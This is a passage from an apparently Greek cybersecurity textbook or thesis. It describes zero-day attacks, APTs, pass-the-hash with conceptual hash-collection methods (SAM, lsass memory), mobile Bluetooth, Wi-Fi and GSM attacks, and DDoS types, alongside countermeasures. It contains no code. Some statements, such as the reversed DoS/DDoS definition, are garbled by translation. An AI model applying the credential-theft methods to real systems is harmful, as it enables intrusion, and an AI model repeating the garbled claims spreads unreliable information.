σύστημα είτε το RTKT_DUQU.B είτε το TROJ_DUQU.Bonto.

Η επίδρασή του στους χρήστες μπορεί να είναι σοβαρή. Δεδομένου ότι οι ενημερώσεις ασφαλείας δεν είναι ακόμα διαθέσιμες, ακόμη και τα ενημερωμένα συστήματα εκτίθενται σε τέτοιες επιθέσεις. Για την καταπολέμησή τους, οι πωλητές ενδέχεται να δώσουν μια λύση πριν από την προγραμματισμένη ημερομηνία ή να προσφέρουν λύση αποφυγής.

Πώς Να Μείνουμε Προστατευμένοι Από Επιθέσεις Που Χρησιμοποιούν καταχρήσεις

Το πρώτο βήμα για να παραμείνουμε προστατευμένοι είναι να εφαρμόσουμε τις πιο πρόσφατες ενημερώσεις ασφαλείας που παρέχονται από τον προμηθευτή λογισμικού. Αυτό παρέχει προστασία κατά των καταχρήσεων και των απειλών του διαδικτύου που καταχρώνται την τρωτότητα του λογισμικού ως φορέα μόλυνσης.

Οι χρήστες μπορεί μερικές φορές να διστάζουν να κατεβάσουν αυτές τις ενημερώσεις ασφαλείας, καθώς αυτές μπορεί να διαρκέσουν πολύ χρόνο. Ωστόσο, η εφαρμογή επιδιορθώσεων εγγυάται προστασία έναντι των καταχρήσεων. Συνιστάται επίσης στους χρήστες να ενεργοποιούν τις αυτόματες ενημερώσεις λογισμικού.

Για επιθέσεις zero-day, οι χρήστες καλούνται να αναζητήσουν στον προμηθευτή λογισμικού δελτία ασφαλείας. Συνήθως, οι πωλητές λογισμικού παρέχουν λύσεις ή εργαλεία αντιμετώπισης για την αντιμετώπιση αυτών των ελαττωμάτων μέχρι να μπορέσουν να κυκλοφορήσουν επίσημη ενημερωμένη έκδοση.

Οι χρήστες πρέπει να αποφεύγουν να επισκέπτονται μη αξιόπιστους ιστότοπους ή να ανοίγουν συνδέσεις σε ανεπιθύμητα μηνύματα. Κατά την περιήγηση στους ιστότοπους, οι χρήστες θα πρέπει να τοποθετήσουν σελιδοδείκτες για αξιόπιστους ιστότοπους και να μην ανοίγουν μηνύματα

ηλεκτρονικού ταχυδρομείου από άγνωστες πηγές

[Σ.42]

2.6.3. Προηγμένες Επίμονες Απειλές (APTs Advanced Persistent Threats)

Οι προηγμένες επίμονες απειλές (APT - Advanced Persistent Threats) συνήθως κερδίζουν έδαφος χρησιμοποιώντας Trojans σχεδιασμένους με κοινωνική μηχανική (social engineering) ή επιθέσεις phishing.

Μια πολύ δημοφιλής μέθοδος είναι για τους εισβολείς APT να στείλουν μια συγκεκριμένη εκστρατεία phishing - γνωστή ως spearfishing - σε πολλαπλές διευθύνσεις ηλεκτρονικού ταχυδρομείου των εργαζομένων. Το email ηλεκτρονικού "ψαρέματος" περιέχει ένα συνημμένο Trojan, το οποίο είναι πιθανόν τουλάχιστον ένας υπάλληλος θα εξαπατηθεί να το τρέξει. Μετά την αρχική εκτέλεση και την πρώτη παραβίαση υπολογιστών, οι επιτιθέμενοι APT μπορούν να θέσουν σε κίνδυνο μια ολόκληρη επιχείρηση σε λίγες ώρες. Είναι εύκολο να επιτευχθεί, αλλά δύσκολο να καθαριστεί.

Αντιμετώπιση

Η ανίχνευση και η παρεμπόδιση ενός APT μπορεί να είναι δύσκολη, ειδικά απέναντι σε έναν αποφασισμένο αντίπαλο. Ισχύουν όλες οι προηγούμενες συμβουλές, αλλά πρέπει επίσης να μάθουμε να κατανοούμε τα νόμιμα πρότυπα κυκλοφορίας δικτύου στο δίκτυό μας και να προειδοποιούμε για μη αναμενόμενες ροές. Ένα APT δεν καταλαβαίνει ποιοι υπολογιστές συνήθως μιλούν σε άλλους υπολογιστές, αλλά εμείς καταλαβαίνουμε. Ξεκινάμε την παρακολούθηση ροής του δικτύου μας για να έχουμε μια σωστή άποψη για το τι κίνηση θα πρέπει να πηγαίνει από πού και προς τα που. Ένα APT θα αφήσει ίχνη και θα προσπαθήσει να αντιγράψει μεγάλα ποσά δεδομένων από ένα διακομιστή σε κάποιον άλλο υπολογιστή. Σαν αποτέλεσμα η παρουσία του APT θα είναι πλέον φανερή και θα μπορέσουν να ληφθούν τα σωστά μέτρα για την εξουδετέρωσή του.

[Σ.43]

2.6.4. Κλιμάκωση Δικαιωμάτων (Privilege Escalation)

Δεν θα περιγράψουμε εδώ αυτή την επίθεση. Έχει ήδη περιγραφεί στην ενότητα για επιθέσεις σε διαδικτυακές εφαρμογές. Οι ίδιες έννοιες που ισχύουν για την επίθεση αυτή στις διαδικτυακές εφαρμογές, ισχύει επίσης και για τα λειτουργικά συστήματα.

2.6.5. Πέρνα Το Hash (Pass The Hash)

Στην κρυπτανάλυση και την ασφάλεια υπολογιστών, η μετάδοση του hash είναι μια τεχνική hacking που επιτρέπει σε έναν εισβολέα να πιστοποιήσει την ταυτότητά του σε έναν απομακρυσμένο διακομιστή ή υπηρεσία χρησιμοποιώντας το υποκείμενο κλειδί NTLM ή LanMan για τον κωδικό πρόσβασης ενός χρήστη, αντί να απαιτεί τον αντίστοιχο κωδικό πρόσβασης.

Αφού ένας εισβολέας αποκτήσει έγκυρα ονόματα χρηστών και hashes των κωδικών πρόσβασης (με κάποιο τρόπο, χρησιμοποιώντας διαφορετικές μεθόδους και εργαλεία), τότε μπορούν να χρησιμοποιήσουν αυτές τις πληροφορίες για να πιστοποιηθούν σε απομακρυσμένο διακομιστή ή υπηρεσία που χρησιμοποιεί έλεγχο ταυτότητας LM ή NTLM χωρίς να χρειαστεί να αποκρυπτογραφίσει το hash για να αποκτήσει τον κωδικό πρόσβασης σε καθαρή μορφή (όπως ήταν απαραίτητο πριν δημοσιευθεί αυτή η τεχνική). Η επίθεση εκμεταλλεύεται μια αδυναμία υλοποίησης στο πρωτόκολλο ελέγχου ταυτότητας, όπου το hash του κωδικού πρόσβασης παραμένει στατικό από συνεδρία σε συνεδρία μέχρι να αλλάξει ο κωδικός πρόσβασης.

Αυτή η τεχνική μπορεί να εκτελεστεί σε οποιοδήποτε διακομιστή ή υπηρεσία που δέχεται έλεγχο ταυτότητας LM ή NTLM, είτε τρέχει σε ένα μηχάνημα με Windows, Unix ή οποιοδήποτε άλλο λειτουργικό σύστημα.

Περιγραφή

Σε συστήματα ή υπηρεσίες που χρησιμοποιούν έλεγχο ταυτότητας NTLM, οι κωδικοί πρόσβασης των χρηστών δεν αποστέλλονται ποτέ με μορφή απλού κειμένου μέσω του δικτύου. Αντ 'αυτού, παρέχονται στο αιτούμενο σύστημα, όπως έναν ελεγκτή τομέα, ως hash σε απάντηση σε ένα σύστημα επαλήθευσης πρόκλησης-απόκρισης.

Οι εγγενείς εφαρμογές των Windows ζητούν από τους χρήστες τον καθαρό κωδικό πρόσβασης και στη συνέχεια καλούν τα API όπως το LsaLogonUser που μετατρέπουν αυτόν τον κωδικό σε μία ή δύο τιμές hash (LM ή NT hashes) και στη συνέχεια το στέλνουν στον απομακρυσμένο διακομιστή κατά τον έλεγχο ταυτότητας NTLM. Η ανάλυση αυτού του μηχανισμού έδειξε ότι ο κωδικός πρόσβασης για το σαφές κείμενο δεν απαιτείται για την επιτυχή ολοκλήρωση του ελέγχου ταυτότητας δικτύου, αλλά απαιτούνται μόνο τα hashes.

Εάν ένας εισβολέας έχει τα hashes του κωδικού πρόσβασης ενός χρήστη, δεν χρειάζεται να τα αποκρυπτογραφίσει. Μπορεί απλώς να χρησιμοποιήσει το hash ενός αυθαίρετου λογαριασμού χρήστη που έχει συλλέξει για να πιστοποιήσει την ταυτότητά του σε ένα απομακρυσμένο σύστημα και να μιμηθεί αυτόν τον χρήστη.

Με άλλα λόγια, από την άποψη ενός εισβολέα, τα hashes είναι λειτουργικά ισοδύναμα με τους αρχικούς κωδικούς πρόσβασης από τους οποίους προέκυψαν.

Συλλογή Των Hashes

Πριν ένας επιτιθέμενος εκτελέσει μια επίθεση pass-the-hash, πρέπει να αποκτήσει τα hashes των λογαριασμών των χρηστών στόχου. Για το σκοπό αυτό, οι penetration testers και οι επιτιθέμενοι μπορούν να συλλέγουν τα hashes του κωδικού πρόσβασης χρησιμοποιώντας διάφορες μεθόδους:

- Τα προσωρινά αποθηκευμένα hashes ή τα διαπιστευτήρια των χρηστών που έχουν συνδεθεί προηγουμένως σε ένα μηχάνημα (για παράδειγμα

στην κονσόλα ή μέσω RDP) μπορούν να διαβαστούν από το SAM από οποιονδήποτε έχει δικαιώματα διαχειριστή. Η προεπιλεγμένη συμπεριφορά της προσωρινής αποθήκευσης των hashes ή των διαπιστευτηρίων για χρήση εκτός σύνδεσης μπορεί να απενεργοποιηθεί από τους διαχειριστές, οπότε αυτή η τεχνική ενδέχεται να μην λειτουργεί πάντοτε εάν το σύστημα έχει ασφαλιστεί επαρκώς.

- Απορρίπτει τη βάση δεδομένων λογαριασμού του τοπικού χρήστη (SAM). Αυτή η βάση δεδομένων περιέχει μόνο λογαριασμούς χρηστών που είναι τοπικοί στο συγκεκριμένο σύστημα. Για παράδειγμα, σε ένα περιβάλλον τομέα, το SAM database μιας μηχανής δεν θα περιέχει χρήστες τομέα, μόνο χρήστες που είναι τοπικοί σε αυτό το μηχάνημα και οι οποίοι πιθανότατα δεν θα είναι πολύ χρήσιμοι για τον έλεγχο ταυτότητας σε άλλες υπηρεσίες του τομέα. Ωστόσο, εάν οι ίδιοι κωδικοί πρόσβασης τοπικού διαχειριστή λογαριασμού χρησιμοποιούνται σε πολλά συστήματα, ο εισβολέας μπορεί να αποκτήσει απομακρυσμένη πρόσβαση σε αυτά τα συστήματα χρησιμοποιώντας τα hashes του τοπικού λογαριασμού χρήστη.

- Παγιδεύοντας τον LM και NTLM διάλογο κλήσης - απάντησης μεταξύ πελάτη και διακομιστών και αργότερα κάνοντας επίθεση brute-force στα κρυπτογραφημένα hashes (δεδομένου ότι οι κλήσεις που λήφθηκαν με αυτόν τον τρόπο είναι κρυπτογραφημένες, είναι απαραίτητο να εκτελεστεί μια επίθεση brute force για να ληφθούν τα πραγματικά hashes).

- Αποκλείοντας τις πιστοποιημένες ταυτότητες χρηστών που έχουν αποθηκευτεί από τα Windows στη μνήμη της διαδικασίας lsass.exe. Τα στοιχεία που απορρίπτονται με αυτόν τον τρόπο ενδέχεται να συμπεριλαμβάνουν αυτά των χρηστών ή των διαχειριστών τομέα, όπως εκείνων που έχουν συνδεθεί μέσω του RDP. Επομένως, αυτή η τεχνική μπορεί να χρησιμοποιηθεί για την απόκτηση στοιχείων από λογαριασμούς χρηστών που δεν είναι τοπικοί για τον υπολογιστή που έχει υποστεί βλάβη, αλλά προέρχονται από τον τομέα ασφαλείας στον οποίο ανήκει το μηχάνημα.

Αντιμετώπιση

Οποιοδήποτε σύστημα χρησιμοποιεί έλεγχο ταυτότητας LM ή NTLM σε συνδυασμό με οποιοδήποτε πρωτόκολλο επικοινωνίας (SMB, FTP, RPC, HTTP κ.λπ.) κινδυνεύει από αυτή την επίθεση. Η κατάχρηση είναι πολύ δύσκολο να αντιμετωπιστεί, λόγω των πιθανών καταχρήσεων στα Windows και των εφαρμογών που εκτελούνται σε Windows. Οι εφαρμογές που εκτελούνται στα Windows μπορούν να χρησιμοποιηθούν από έναν εισβολέα για να αυξήσουν τα προνόμιά του και στη συνέχεια να πραγματοποιήσουν τη συλλογή από hashes η οποία διευκολύνει την επίθεση. Επιπλέον, μπορεί να αρκεί μόνο μία συσκευή σε έναν τομέα των Windows να μην έχει ρυθμιστεί σωστά ή να μην είναι ενημερωμένη ώστε ένας εισβολέας να βρει έναν τρόπο να μπει μέσα. Ένα ευρύ φάσμα εργαλείων δοκιμής διείσδυσης είναι επιπλέον διαθέσιμα για την αυτοματοποίηση της διαδικασίας ανακάλυψης μιας αδυναμίας σε ένα μηχάνημα.

Δεν υπάρχει ενιαία άμυνα ενάντια στην τεχνική, επομένως ισχύουν τυποποιημένες αμυντικές πρακτικές - για παράδειγμα χρήση τείχους προστασίας, συστήματα πρόληψης εισβολής, πιστοποίηση 802.1x, IPsec, λογισμικό προστασίας από ιούς, πλήρης κρυπτογράφηση δίσκων, μείωση του αυξημένου αριθμού των ατόμων κ.λπ. Η παρεμπόδιση των Windows να αποθηκεύουν προσωρινά διαπιστευτήρια μπορεί να περιορίσει τους επιτιθέμενους στην απόκτηση hashes από τη μνήμη, πράγμα που σημαίνει συνήθως ότι ο λογαριασμός προορισμού πρέπει να είναι συνδεδεμένος στο μηχάνημα κατά την εκτέλεση της επίθεσης. Το να επιτρέπεται σε διαχειριστές τομέα να συνδεθούν σε συστήματα που ενδέχεται να είναι ευάλωτα θα δημιουργήσει ένα σενάριο όπου τα hashes των διαχειριστών γίνονται στόχοι των επιτιθέμενων. Ο περιορισμός των συνδέσεων του διαχειριστή τομέα σε αξιόπιστους ελεγκτές τομέα μπορεί ως εκ τούτου να περιορίσει τις ευκαιρίες για έναν εισβολέα. Η αρχή του μικρότερου προνομίου συστήνει / προτρέπει να υιοθετείται μια προσέγγιση ελάχιστης πρόσβασης (LUA - least user access): οι χρήστες δεν θα πρέπει να χρησιμοποιούν λογαριασμούς με περισσότερα προνόμια από αυτά που είναι απαραίτητα για την ολοκλήρωση του συγκεκριμένου έργου. Ο περιορισμός του πεδίου εφαρμογής των δικαιωμάτων αποσφαλμάτωσης στο σύστημα ενδέχεται να αποθαρρύνει ορισμένες επιθέσεις που εισάγουν κώδικα ή κλέβουν hashes από τη

μνήμη των ευαίσθητων διαδικασιών.

Η λειτουργία διαχειριστή με περιορισμένα δικαιώματα είναι μια νέα λειτουργία λειτουργικού συστήματος των Windows που εισήχθη το 2014 μέσω του δελτίου ασφαλείας 2871997, το οποίο έχει σχεδιαστεί για να μειώσει την αποτελεσματικότητα της επίθεσης.

[Σ.44]

2.7. ΕΠΙΘΕΣΗ ΣΕ ΚΙΝΗΤΑ ΤΗΛΕΦΩΝΑ

Οι κινητές συσκευές είναι ο επόμενος μεγάλος στόχος για εγκληματίες του κυβερνοχώρου: σύμφωνα με την έκθεση Norton για το 2013, το 38% των χρηστών smartphone έχουν ήδη πέσει θύμα εγκληματικότητας στον κυβερνοχώρο.

Ο ανθρώπινος παράγοντας είναι σημαντικός σε όλα τα στάδια των απειλών κατά της ασφάλειας. Συχνά είναι ο χρήστης, ο οποίος επιτρέπει την πραγματοποίηση ορισμένων επιθέσεων και θέτει σε κίνδυνο τα μέτρα ασφαλείας των συσκευών.

Έχουν καταβληθεί πολλές προσπάθειες για την αύξηση της ευαισθητοποίησης των χρηστών σχετικά με το θέμα της ασφάλειας των πληροφοριών. Η σημασία αυτής της γνώσης είναι σημαντική ιδιαίτερα στην περίπτωση των BYOD (Bring Your Own Device), όταν οι εταιρείες επιτρέπουν στους υπαλλήλους να έχουν πρόσβαση στο δίκτυο με τις δικές τους συσκευές. Αν σκεφτούμε μερικά παραδείγματα, όπως οι επιθέσεις μέσω ασύρματων δικτύων, κακόβουλου λογισμικού και trojans, που διαδίδονται μέσω παιχνιδιών που έχουν ληφθεί ή συσκευές που έχουν κλαπεί, καταλαβαίνουμε ότι δυνητικά υπάρχουν τεράστιοι κίνδυνοι. Επομένως, είναι κατανοητό γιατί οι διαχειριστές δικτύων δυσκολεύονται να αντιμετωπίσουν όλες αυτές τις δυνητικά μολυσμένες συσκευές στο δίκτυό τους.

[Σ.45]

2.7.1. Επιθέσεις Βασισμένες Στο Bluetooth

Τα θέματα ασφάλειας που σχετίζονται με το Bluetooth σε κινητές συσκευές έχουν μελετηθεί και έχουν επιδείξει πολυάριθμα προβλήματα σε διαφορετικά τηλέφωνα. Παρά τους υπάρχοντες αμυντικούς μηχανισμούς, η χρήση του Bluetooth μπορεί να οδηγήσει σε επιθέσεις στη συσκευή μέσω των ακόλουθων μεθόδων τις οποίες είδαμε ξανά στις επιθέσεις σε δίκτυα:

- Bluejacking: ένας εισβολέας στέλνει ανεπιθύμητα μηνύματα ή επαγγελματικές κάρτες σε μια συσκευή με δυνατότητα Bluetooth, κυρίως για διαφημιστικούς σκοπούς. Το Bluejacking μοιάζει με τα ανεπιθύμητα μηνύματα και τις επιθέσεις ηλεκτρονικού "ψαρέματος" (phishing) που πραγματοποιούνται σε χρήστες ηλεκτρονικού ταχυδρομείου

- Bluesnarfing: η ιδέα είναι η σύνδεση με μια συσκευή με δυνατότητα Bluetooth για την απόκτηση πρόσβασης σε δεδομένα όπως η λίστα επαφών, το ημερολόγιο, τα μηνύματα ηλεκτρονικού ταχυδρομείου, τα μηνύματα κειμένου, οι εικόνες, τα βίντεο και η διεθνής ταυτότητα κινητού εξοπλισμού (IMEI) που είναι αποθηκευμένη στη μνήμη.

- Bluebugging: επιτρέπει στους επιτιθέμενους να έχουν πρόσβαση από απόσταση σε μια συσκευή με δυνατότητα Bluetooth και να χρησιμοποιούν τις λειτουργίες της, όπως βιβλία ανάγνωσης, εξέταση ημερολογίου, σύνδεση στο Internet, τηλεφωνικές κλήσεις, υποκλοπή τηλεφωνικών κλήσεων μέσω προώθησης κλήσεων και αποστολή μηνυμάτων χωρίς γνώση του χρήστη.

- Bluesmack: Η επίθεση Denial of Service (DOS) κατά της υπηρεσίας Bluetooth, όπου η συσκευή με δυνατότητα Bluetooth “πλημμυρίζεται” από κακόβουλα αιτήματα από έναν εισβολέα, καθιστώντας αδύνατη τη λειτουργία της από τον ιδιοκτήτη της και την αποστράγγιση της ενέργειας της μπαταρίας της συσκευής.

2.7.2. Επιθέσεις Βασισμένες Στο Wi-Fi

Στην αρχή, τα δίκτυα Wi-Fi ασφαλίζονταν με κλειδιά WEP. Η αδυναμία του WEP είναι, ότι είναι ένα σύντομο κλειδί κρυπτογράφησης το οποίο είναι το ίδιο για όλους τους συνδεδεμένους πελάτες. Τώρα, τα περισσότερα δίκτυα Wi-Fi προστατεύονται από το πρωτόκολλο ασφαλείας WPA. Οι σημαντικότερες βελτιώσεις στην ασφάλεια είναι τα δυναμικά κλειδιά κρυπτογράφησης. Η κρυπτογράφηση μπορεί να είναι ευάλωτη εάν το μήκος του κοινόχρηστου κλειδιού είναι σύντομο. Με περιορισμένες δυνατότητες εισόδου (δηλ. Μόνο το αριθμητικό πληκτρολόγιο) οι χρήστες κινητών τηλεφώνων μπορούν να ορίσουν σύντομα κλειδιά κρυπτογράφησης που περιέχουν μόνο αριθμούς. Αυτό αυξάνει την πιθανότητα ένας επιτιθέμενος να πετύχει με μια επίθεση βίαιης δύναμης. Ο διάδοχος του WPA, που ονομάζεται WPA2, υποτίθεται ότι είναι αρκετά ασφαλής ώστε να αντέχει σε μια επίθεση βίαιης δύναμης.

2.7.3. Χρήση Υπηρεσιών Εντοπισμού

Οι υπηρεσίες εντοπισμού χρησιμοποιούνται σε μεγάλο βαθμό από τα μέσα κοινωνικής δικτύωσης, την πλοήγηση, τα προγράμματα περιήγησης ιστού και άλλες εφαρμογές που βασίζονται σε κινητά. Από την άποψη της ασφάλειας του οργανισμού, οι κινητές συσκευές με ενεργοποιημένες υπηρεσίες εντοπισμού διατρέχουν αυξημένο κίνδυνο στοχοθετημένων επιθέσεων, επειδή είναι ευκολότερο για τους πιθανούς επιτιθέμενους να προσδιορίσουν πού είναι ο χρήστης και η κινητή συσκευή.

Αυτή η κατάσταση μπορεί να μετριαστεί με την απενεργοποίηση υπηρεσιών εντοπισμού θέσης ή με την απαγόρευση χρήσης υπηρεσιών εντοπισμού θέσης για συγκεκριμένες εφαρμογές, όπως η κοινωνική δικτύωση ή οι εφαρμογές φωτογραφίας. Οι χρήστες μπορούν επίσης να εκπαιδευτούν για να απενεργοποιήσουν τις υπηρεσίες εντοπισμού όταν βρίσκονται σε ευαίσθητες περιοχές. Ωστόσο, ένα παρόμοιο πρόβλημα μπορεί να συμβεί ακόμα και αν οι δυνατότητες GPS ή οι υπηρεσίες εντοπισμού είναι απενεργοποιημένες. Όλο και συχνότερα οι ιστότοποι και οι εφαρμογές προσδιορίζουν την τοποθεσία ενός

ατόμου με βάση τη σύνδεσή του στο Internet, όπως ένα hotspot Wi-Fi ή ένα φάσμα διευθύνσεων IP.

2.7.4. Επιθέσεις Βασισμένες Στα Δίκτυα GSM

Η βασική τεχνολογία των περισσότερων κυψελωτών τηλεφωνικών δικτύων στον κόσμο - το GSM - είναι γνωστό ότι είναι ευάλωτη σε επιθέσεις εδώ και χρόνια. Κατά συνέπεια, οι φορείς τυποποίησης και οι κατασκευαστές εξοπλισμού εφηύραν και εφάρμοσαν χαρακτηριστικά ασφαλείας για την προστασία των χρηστών κινητών τηλεφώνων από απλές επιθέσεις.

Οι αλγόριθμοι κρυπτογράφησης δικτύου GSM ανήκουν στην οικογένεια αλγορίθμων που ονομάζεται A5 - stream cipher. Εφαρμόζεται πολύ αποτελεσματικά στο υλικό, και ο σχεδιασμός ποτέ δεν δημοσιοποιήθηκε.

Υπάρχουν 3 διαφορετικές εκδόσεις του A5: A5 / 1 μια ισχυρή εκδοχή, A5 / 2 μια αδύναμη εκδοχή και A5 / 3 με βάση τους αλγόριθμους που χρησιμοποιούνται σε 3G τηλέφωνα. Αυτοί οι αλγόριθμοι μπορούν επίσης να παραβιαστούν αρκετά εύκολα. Αναλύοντας την έξοδο του αλγορίθμου A5 / 1 για 2 λεπτά, γίνεται φανερό ότι μπορεί να παραβιαστεί σε λιγότερο από ένα δευτερόλεπτο. Ο ασθενέστερος αλγόριθμος A5 / 2 μπορεί να παραβιαστεί σε χιλιοστά του δευτερολέπτου.

2.8. ΕΠΙΘΕΣΗ ΑΡΝΗΣΗΣ ΕΞΥΠΗΡΕΤΗΣΗΣ

Μια επίθεση κατανεμημένης άρνησης εξυπηρέτησης (DDoS) είναι μια κακόβουλη προσπάθεια να καταστεί μια online υπηρεσία μη διαθέσιμη στους χρήστες, συνήθως διακόπτοντας προσωρινά ή αναστέλλοντας τις υπηρεσίες του διακομιστή φιλοξενίας της.

Μια επίθεση DDoS ξεκινάει με πολλές υπό έλεγχο ευάλωτες συσκευές, οι οποίες συχνά δημιουργούν ένα δίκτυο που ονομάζεται botnet. Είναι διαφορετικό από άλλες αρνήσεις εξυπηρέτησης (DoS), επειδή χρησιμοποιεί μια μόνο συσκευή

συνδεδεμένη στο Διαδίκτυο (μία σύνδεση δικτύου) για να κατακλύσει έναν στόχο με κακόβουλα αιτήματα. Για αυτό τον λόγο υπάρχουν δύο διαφορετικοί ορισμοί για την ίδια επίθεση.

Σε γενικές γραμμές, οι επιθέσεις DoS και DDoS χωρίζονται σε τρεις τύπους:

2.8.1. Επιθέσεις Βασισμένες Στον Όγκο

Περιλαμβάνει κατακλυσμούς UDP, κατακλυσμούς ICMP και άλλους κατακλυσμούς παρωχημένων πακέτων.

Ο στόχος της επίθεσης είναι να κορεστεί το εύρος ζώνης της σε επίθεση ιστότοπου .

Το μέγεθος μετριέται σε bits ανά δευτερόλεπτο (Bps).

2.8.2. Επιθέσεις Πρωτοκόλλων

Περιλαμβάνει κατακλυσμούς SYN, κατακερματισμένες επιθέσεις πακέτων, Ping of Death, Smurf, DDoS και πολλά άλλα. Αυτός ο τύπος επίθεσης καταναλώνει πραγματικούς πόρους διακομιστή, ή πόρους του ενδιάμεσου εξοπλισμού επικοινωνίας, όπως τα firewalls και εξισορροπητές φορτίου, και μετράται σε πακέτα ανά δευτερόλεπτο (Pps).

2.8.3. Επιθέσεις Σε Επίπεδο Εφαρμογής

Περιλαμβάνει χαμηλές και αργές επιθέσεις, κατακλυσμούς GET / POST, επιθέσεις που στοχεύουν τα τρωτά σημεία Apache, Windows ή OpenBSD και πολλά άλλα. Αποτελούμενες από φαινομενικά νόμιμες και αθώες αιτήσεις, ο στόχος αυτών των επιθέσεων είναι η συντριβή του διακομιστή ιστού. Το μέγεθος

μετράται στα αιτήματα ανά δευτερόλεπτο (Rps).

Μερικοί από τους πιο συχνά χρησιμοποιούμενους τύπους επίθεσης DDoS περιλαμβάνουν:

2.8.4. Κατακλυσμός UDP

Ένας κατακλυσμός UDP, εξ ορισμού, είναι οποιαδήποτε επίθεση DDoS που πλημμυρίζει έναν στόχο με πακέτα (UDP). Ο στόχος της επίθεσης είναι να πλημμυρίσει τυχαίες θύρες σε απομακρυσμένο κεντρικό υπολογιστή. Αυτό αναγκάζει τον κεντρικό υπολογιστή να ελέγχει επανειλημμένα την εφαρμογή που ακούει στη συγκεκριμένη θύρα και (όταν δεν βρεθεί καμία εφαρμογή) απαντάει με ένα πακέτο ICMP "Destination Unreachable". Αυτή η διαδικασία εξουθενώνει τους πόρους του υπολογιστή, φαινόμενο το οποίο μπορεί τελικά να οδηγήσει σε δυσκολία πρόσβασης.

2.8.5. Κατακλυσμός ICMP (Ping)

Ουσιαστικά παρόμοια με την επίθεση κατακλυσμού UDP, ένας κατακλυσμός ICMP κατακλύζει το στόχο - πόρο με πακέτα αιτήματος (ping) ICMP Echo, και γενικά στέλνοντας πακέτα όσο το δυνατόν γρηγορότερα, χωρίς να περιμένει απαντήσεις. Αυτός ο τύπος επίθεσης μπορεί να καταναλώνει και όλο το εύρος ζώνης εισόδου και εξόδου, καθώς οι διακομιστές του θύματος θα επιχειρούν συχνά να απαντήσουν με πακέτα ICMP Echo Reply, με αποτέλεσμα μία σημαντική συνολική επιβράδυνση στο σύστημα.

2.8.6. Κατακλυσμός SYN

Μια επίθεση DDoS κατακλυσμού SYN εκμεταλλεύεται μια γνωστή

αδυναμία στην ακολουθία σύνδεσης TCP (η "τρισδιάστατη χειραψία"), όπου ένα αίτημα SYN για την εκκίνηση μιας TCP σύνδεσης με έναν κεντρικό υπολογιστή πρέπει να απαντηθεί από μια απόκριση SYN-ACK από αυτόν τον υπολογιστή και στη συνέχεια επιβεβαιώνεται από μια απάντηση ACK από τον αιτούντα. Σε SYN κατακλυσμό, ο αιτών στέλνει πολλαπλά αιτήματα SYN, αλλά είτε δεν απαντάει στην απάντηση SYN-ACK του κεντρικού υπολογιστή ή στέλνει τα αιτήματα SYN από πλαστογραφημένη διεύθυνση IP οπότε το σύστημα υποδοχής συνεχίζει να περιμένει αναγνώριση για κάθε μία από τις αιτήσεις, δεσμεύοντας πηγές μέχρι να μην μπορούν να γίνουν νέες συνδέσεις και τελικά να οδηγήσει σε άρνηση εξυπηρέτησης.

2.8.7. Ping Του Θανάτου

Μια επίθεση ping του θανάτου ("POD") συνεπάγεται ότι ο εισβολέας στέλνει πολλαπλές παρατυπίες ή κακόβουλα pings σε έναν υπολογιστή. Το μέγιστο μήκος πακέτου ενός πακέτου IP (συμπεριλαμβανομένης της κεφαλίδας) είναι 65.535 byte. Ωστόσο, το Data Link Layer συνήθως περιορίζει το μέγιστο μέγεθος πλαισίου - για παράδειγμα 1500 bytes σε ένα Ethernet δίκτυο. Σε αυτή την περίπτωση, ένα μεγάλο πακέτο IP χωρίζεται σε πολλαπλά πακέτα IP (γνωστά

ως θραύσματα) και ο κεντρικός υπολογιστής παραλήπτης επανασυναρμολογεί τα θραύσματα IP στο πλήρες πακέτο. Σε ένα σενάριο Ping of Death, ακολουθώντας κακόβουλο χειρισμό του περιεχομένου θραυσμάτων, ο παραλήπτης καταλήγει σε ένα πακέτο IP μεγαλύτερο από τα 65.535 bytes κατά την επανασυναρμολόγηση. Αυτό μπορεί να υπερχειλίσει τις μνήμες που διατίθενται για το πακέτο, προκαλώντας άρνηση υπηρεσίας για νόμιμα πακέτα.

2.8.8. Slowloris

Το Slowloris είναι μια πολύ στοχευμένη επίθεση, που επιτρέπει σε έναν διακομιστή να καταλάβει κάποιον άλλο διακομιστή, χωρίς να επηρεάζονται άλλες υπηρεσίες ή θύρες στο δίκτυο προορισμού.

Η Slowloris το κάνει αυτό κρατώντας ανοιχτές όσο πιο πολλές συνδέσεις γίνεται με τον διακομιστή ιστού προορισμού και για όσο το δυνατόν περισσότερο. Αυτό το επιτυγχάνει με τη δημιουργία συνδέσεων με το διακομιστή στόχο αλλά αποστέλλοντας μόνο μέρος του αιτήματος. Η Slowloris στέλνει συνεχώς περισσότερες HTTP κεφαλίδες, αλλά ποτέ δεν ολοκληρώνει ένα αίτημα. Ο στοχευμένος εξυπηρετητής διατηρεί την κάθε μια από αυτές τις ψευδείς συνδέσεις ανοικτές. Αυτό τελικά υπερχειλίζει το μέγιστο όριο ταυτόχρονων συνδέσεων και οδηγεί σε άρνηση πρόσθετων συνδέσεων από νόμιμους πελάτες.

2.8.9. Ενίσχυση NTP

Στις επιθέσεις ενίσχυσης NTP, ο δράστης εκμεταλλεύεται ελεύθερα προσβάσιμους Διακομιστές Πρωτοκόλλου Χρόνου Δικτύου (NTP-Network Time Protocol) για να κατακλύσει έναν στοχευμένο διακομιστή με UDP κυκλοφορία. Η επίθεση ορίζεται ως επίθεση ενίσχυσης επειδή η αναλογία των αιτημάτων και απαντήσεων (request - response) σε τέτοια σενάρια είναι οπουδήποτε μεταξύ 1:20 και 1: 200 ή περισσότερο.

Αυτό σημαίνει ότι κάθε εισβολέας που αποκτά μια λίστα με ανοιχτούς διακομιστές NTP (π.χ. χρησιμοποιώντας εργαλείο όπως το Metasploit ή δεδομένα από το Open NTP Project) μπορεί εύκολα να δημιουργήσει μια καταστροφική επίθεση DDoS μεγάλου εύρους ζώνης και μεγάλου όγκου.

2.8.10. Κατακλυσμός HTTP

Σε μια επίθεση DDoS κατακλυσμού HTTP, ο εισβολέας εκμεταλλεύεται φαινομενικά νόμιμα HTTP αιτήματα GET ή POST για επίθεση σε διακομιστή ή εφαρμογή ιστού. Οι πλημμύρες HTTP δεν χρησιμοποιούν παραμορφωμένα πακέτα, τεχνικές πλαστογράφησης ή αντανάκλασης και απαιτούν μικρότερο εύρος ζώνης από άλλες επιθέσεις για να καταρρεύσει ο στοχευμένος διακομιστής. Η

επίθεση είναι πιο αποτελεσματική όταν ωθεί τον διακομιστή ή την εφαρμογή να διαθέσει το μέγιστο των δυνατοτήτων της για την κάλυψη κάθε αιτήματος.

2.8.11. Επιθέσεις Zero-day

